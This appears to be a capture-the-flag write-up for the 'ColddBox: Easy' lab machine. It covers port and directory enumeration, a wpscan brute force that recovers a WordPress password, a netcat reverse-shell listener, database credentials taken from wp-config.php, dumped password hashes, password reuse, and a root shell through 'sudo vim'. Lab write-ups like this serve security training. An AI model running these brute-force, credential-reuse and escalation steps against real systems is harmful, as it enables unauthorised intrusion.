ColddBox: Easy

Enumeration

Nmap Scan


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
Warning: OSScan results may be unreliable because we could not find at least 1
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 4 hops
```

HTTP (80)

Ffuf Fuzzing

```
wp-content              [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 460ms
wp-includes             [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 495m
```

```
wp-admin                [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 447ms
hidden                 [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 474ms]
```



U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

WPSCAN

```
[i] No plugins Found.
```


```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] Performing password attack on Wp Login against 1 user/s
```

```
[SUCCESS] - c0ldd / 9876543210
```

Obtained the credentials for a user.

Website Features/Notes



ColddBox

One more machine

The ColddBox is here

Sr Hott on The ColddBox is here


October 2020

The ColddBox is here

Welcome to ColddBox, a machine designed by Coldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment

Proudly powered by WordPress



colddbox.thm/wp-login.php

This connection is not secure. Logins entered here could be compromised. Learn More

It is a WordPress site. Wpscan will help in enumeration.

Exploitation

Gaining Reverse shell from the user Coldd.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.239.27] 53114
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 U
 05:11:18 up 26 min,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

From the wp-config.php file.

```
MariaDB [colddbox]> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| c0ldd      | $P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1 |
| hugo       | $P$B2512D1ABvEkkcFZ5lLilbqYFT1plC/ |
| philip     | $P$BXZ9bXCbA1JQuaCqOuuliY4vyzjK/Y. |
+------------+------------------------------------+
```

I reused the database password on the user C0ldd, and it worked.

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Some language, other than English.

Using GTFOBins for sudo permission with vim.

```
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'

:!/bin/sh
# whoami
root
```